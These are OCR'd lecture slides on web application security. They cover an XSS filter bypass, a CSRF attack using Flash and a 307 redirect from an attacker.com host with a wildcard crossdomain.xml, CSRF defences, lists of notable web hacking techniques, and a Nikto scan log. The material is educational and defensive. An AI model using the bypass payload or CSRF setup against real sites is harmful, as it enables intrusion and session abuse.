Problems with filters

- Suppose a filter removes <script
  - Good case
    - <script src=“ ...” ---> src=“...”
  - But then
    - <scr<scriptipt src=“ ...” ---> <script src=“ ...”
- Legitimate (even open-sourced) XSS filters can have exploitable bugs !


Summary of XSS

- **What is it?**: The Web Application is used to store, transport, and deliver malicious active content to an unsuspecting user.
- **Root Cause:** Failure to proactively reject or scrub malicious characters from input vectors.
- **Impact:**


  Persistent XSS is stored and executed at a later time, by a user.
  - Allow cookie theft, credential theft, data confidentiality, integrity, and availability risks.
  - Browser Hijacking and Unauthorized Access to Web Application is possible using existing exploits.
- **Solution:**
  - A global as well as Form and Field specific policy for handling untrusted content.
  - Use white lists and regular expressions to ensure input data conforms to the required character set, size, and syntax.

Cross Site Request Forgery (CSRF)

Recall: Session using cookies




Basic picture



Q: how long do you stay logged on to Gmail?

Example: Normal Interaction



A CSRF Attack Example

An Example of Bypassing SOP: CSRF: Flash + 307 REDIRECT = Game Over

User Victim

www.attacker.com

1. Victim is lured to visit Attacker's site to download a hidden file with Malicious Flash script embedded in it.

2. Before executing the malicious script, Victim's Flash-player checks the associated cross-domain security policy specified and hosted by the Attacker, which of course, allows maximum cross-domain access for Flash

http://www.attacker.com/crossdomain.xml

```
---
<?xml version="1.0" encoding="UTF-8"?>
<cross-domain-policy>
        <allow-access-from domain="*"/>
        <allow-http-request-headers-from domain="*" he
</cross-domain-policy>
---
```

Flash-player

http://www.attacker.com/redirect.php?status=307&url=http://www.victim.com

3. Victim then executes the malicious Flash script which sends a Cross-domain POST Request with additional header to www.attacker.com

HTTP:307 REDIRECT

4. www.attacker.com replies with a 307-HTTP-REDIRECT to instruct the Victim to send its POST Request with additional header to www.CSRF-target.com instead.

5. Victim Browser+Flash-player, without the authorization from of the user, follows the redirection command and sends the POST request with additional header to CSRF-target.com to realize the CSRF attack.

www.CSRF-target.com

What went wrong ? In theory, before executing the redirected command in Step 5, the Victim user's Browser+Flash-Player should have checked the crossdomain.xml on www.CSRF-target.com, not the one from www.attacker.com ;
BUT in practice, this checking was not done for SOME combinations of Browsers/Flash-player versions.

Defenses against CSRF attacks

- Verifying Same Origin with Standard HTTP Headers
  - Identifying Source Origin by checking the HTTP “Origin” and/or “Referrer” Header
  - Identifying the Target Origin (even when target server is behind a proxy)
  - Verifying Source Origin and Target Origin match each other
- Use of Synchronizer (CSRF) Tokens
  - For any operations involving state change, Server should generate a secure random token to be added as a hidden field for forms (or within URL) ; the client (browser) needs to include this secure random token when submitting the change requests action.
  - Synchronizer Implementations supported by common web development frameworks, e.g.
    - OWASP CSRF Guard (for Java) ;
    - CSRFProtector for PHP & Apache ;
    - .NET Web Forms using ViewState
- Require Explicit User Interaction or using Customized Request Headers

Summary of Popular Web Application Attacks

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information through an honest web site
- CSRF – Cross-site request forgery
  - Bad web site sends request to good web site, using credentials of an innocent victim who “visits” the Bad website

Summary of Popular Web Application Attacks

- SQL Injectio
  - Browser
  - Bad input checking leads to malicious SQL query

Inject Malicious commands/ parameters into SQL queries

- XSS – Cross-
  - Bad web that steals information through an honest web site

Inject Malicious script into Trusted Context/Webpages

- CSRF – Cros
  - Bad web e, using credentia" the Bad website

Leverage User's long-live session at victim server

The Annual
Top 10 Web Hacking Techniques (Competition)

https://portswigger.net/research/top-10-web-hacking-techniques

Winners for 2023, published in Feb 2024

1. Smashing the state machine: the true potential of web race conditions
2. Exploiting Hardened .NET Deserialization
3. SMTP Smuggling - Spoofing E-Mails Worldwide
4. PHP filter chains: file read from error-based oracle
5. Exploiting HTTP Parsers Inconsistencies
6. HTTP Request Splitting vulnerabilities exploitation
7. How I Hacked Microsoft Teams and got $150,000 in Pwn2Own
8. From Akamai to F5 to NTLM... with love.
9. Cookie Crumbles: Breaking and Fixing Web Session Integrity
10. Can I speak to your manager? hacking root EPP servers to take control of zones

Top 10 Web Hacking Techniques 2019

Announced on Feb 17, 2020:
https://portswigger.net/blog/top-10-web-hacking-techniques-of-2019

1. Cached and Confused: Web Cache Deception in the Wild
2. Cross-Site Leaks
3. Owning The Clout Through Server Side Request Forgery
4. Abusing Meta Programming for Unauthenticated RCE
5. Google Search XSS
6. All is XSS that comes to the .NET
7. Exploring CI Services as a Bug Bounty Hunter
8. Infiltrating Corporate Intranet Like NSA: Pre-Auth RCE On Leading SSL VPNs
9. Microsoft Edge (Chromium) - EoP to Potential RCE
10. Exploiting Null Byte Buffer Overflow for a $40,000 bounty

Community Favourite - HTTP Desync Attacks

Top 10 Web Hacking Techniques 2018

Announced on Feb 27, 2019:
https://portswigger.net/blog/top-10-web-hacking-techniques-of-2018

1. Breaking Parser Logic: Take Your Path Normalization off and Pop 0days Out!
2. Practical Web Cache Poisoning: Redefining 'Unexploitable'
3. Beyond XSS: Edge Side Include Injection
4. Prototype pollution attacks in NodeJS applications
5. Attacking 'Modern' Web Technologies
6. It's A PHP Unserialization Vulnerability Jim But Not As We Know It
7. Exploiting XXE with local DTD files
8. Prepare(): Introducing novel Exploitation Techniques in WordPress
9. Data Exfiltration via Formula Injection
10. XS-Searching Google's bug tracker to find out vulnerable source code

Top 10 Web Hacking Techniques 2016/2017

Announced on Oct 11, 2018:
https://portswigger.net/blog/top-10-web-hacking-techniques-of-2017

1. A New Era of SSRF
2. Web Cache Deception
3. Ticket Trick
4. Friday The 13th JSON Attacks
5. Cloudbleed
6. Advanced Flash Vulnerabilities
7. A deep dive into AWS S3 access controls
8. Request Encoding to Bypass Web Application Firewalls
9. Cure53 Browser Security Whitepaper
10. Binary Webshell through OPcache in PHP7

Top 10 Web Hacking Techniques 2015

Announced on April 20, 2016:
https://blog.whitehatsec.com/top-10-web-hacking-techniques-of-2015/

1. FREAK (Factoring Attack on RSA-Export Keys)
2. LogJam (Attacking Weak Diffie Hellman Groups)
3. Web Timing Attacks Made Practical
4. Evading All* WAF XSS Filters
5. Abusing CDN’ s with SSRF Flash and DNS
6. IllusoryTLS
7. Exploiting XXE in File Parsing Functionality
8. Abusing XLST for Practical Attacks
9. Magic Hashes
10. Hunting Asynchronous Vulnerabilities

Top 10 Web Hacking Techniques 2014

https://blog.whitehatsec.com/top-10-web-hacking-techniques-of-2014/

1. Heartbleed
2. ShellShock
3. Poodle
4. Rosetta Flash
5. Residential Gateway "Misfortune Cookie"
6. Hacking PayPal Accounts with 1 Click
7. Google Two-Factor Authentication Bypass
8. Apache Struts ClassLoader Manipulation Remote Code Execution and Blog Post
9. Facebook hosted DDOS with notes app
10. Covert Timing Channels based on HTTP Cache Headers


Top 10 Web Hacking Techniques 2011

https://blog.whitehatsec.com/vote-now-top-ten-web-hacking-techniques-of-2011/

1. BEAST (Decrypting SSL cookies)
2. Multiple vulnerabilities in Apache Struts2 and property oriented programming with Java
3. DNS poisoning via Port Exhaustion
4. DOMinator – Finding DOMXSS with dynamic taint propagation
5. Abusing Flash-Proxies for client-side cross-domain HTTP requests
6. Expression Language Injection
7. Java Applet Same-Origin Policy Bypass via HTTP Redirect
8. CAPTCHA Hax With TesserCap
9. Bypassing Chrome’ s Anti-XSS filter
10. CSRF: Flash + 307 redirect = Game Over

Using Nikto for Web Server Vulnerability Scanning

```
[lg102-cklampc1: /usr/nikto-1.32]# perl nikto.pl -h www.ecom-icom.hku.hk -usepr
oxy

-***** SSL support not available (see docs for SSL install instructions) *****
---------------------------------------------------------------------------
    -    www.cirt.net

+ Target IP:       147.8.162.226

+ Target Hostname: www.ecom-icom.hku.hk

+ Target Port:     80

- Proxy:           proxy.csis.hku.hk:8282

+ Start Time:      Fri Mar 19 08:24:39 2012

---------------------------------------------------------------------------

- Scan is dependent on "Server" string which can be faked, use -g to override

+ Server: Microsoft-IIS/5.0

+ The root file (/) redirects to: /admission/

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK,

 UNLOCK (May be proxy's methods, not server's)

+ HTTP method 'PROPFIND' may indicate DAV/WebDAV is installed. This may be used
to get directory listings if indexing is allowed but a default page exists.

+ HTTP method 'SEARCH' may be used to get directory listings if Index Server is
running.

+ HTTP method 'TRACE' is typically only used for debugging. It should be disabled.

+ Microsoft-IIS/5.0 is outdated if server is Win2000 (4.0 is current for NT 4)
```



Counter Measures

- Perform Security-oriented code-review for your server codes, scripts, servlets
  - Independent review, penetration tests
- Pro-actively scan for known vulnerabilities (using tools such as Nessus, Nitko, Whisker, Burpsuite, etc)
  - https://sectooladdict.blogspot.com
- Keep up with Vendor Patch, Patch and Patch…
- Beware of latest vulnerabilities (BugTraq)
- Install all Web content on separate volume, not system disk
- Set Access control lists (ACLs) on the filesystem (e.g. cmd.exe to SYSTEM and Admins only)
- Remove Standard boiler-template against reconnaissance
- Password Cracking by Admin
- Do not use Plaintext-based protocols, e.g., telnet, rlogin, ftp,…to manage your server ; use the secure version instead: ssh (terminal access and ftp),
- Backup your system
- Have an incident handling and disaster recovery procedure
- Load-balancer, server-redundancy: esp against DDOS attacks

Online Resources for learning/ practicing Web Application Security

- Web Academy from PortSwigger
  - https://portswigger.net/web-security/all-materials
  - https://portswigger.net/web-security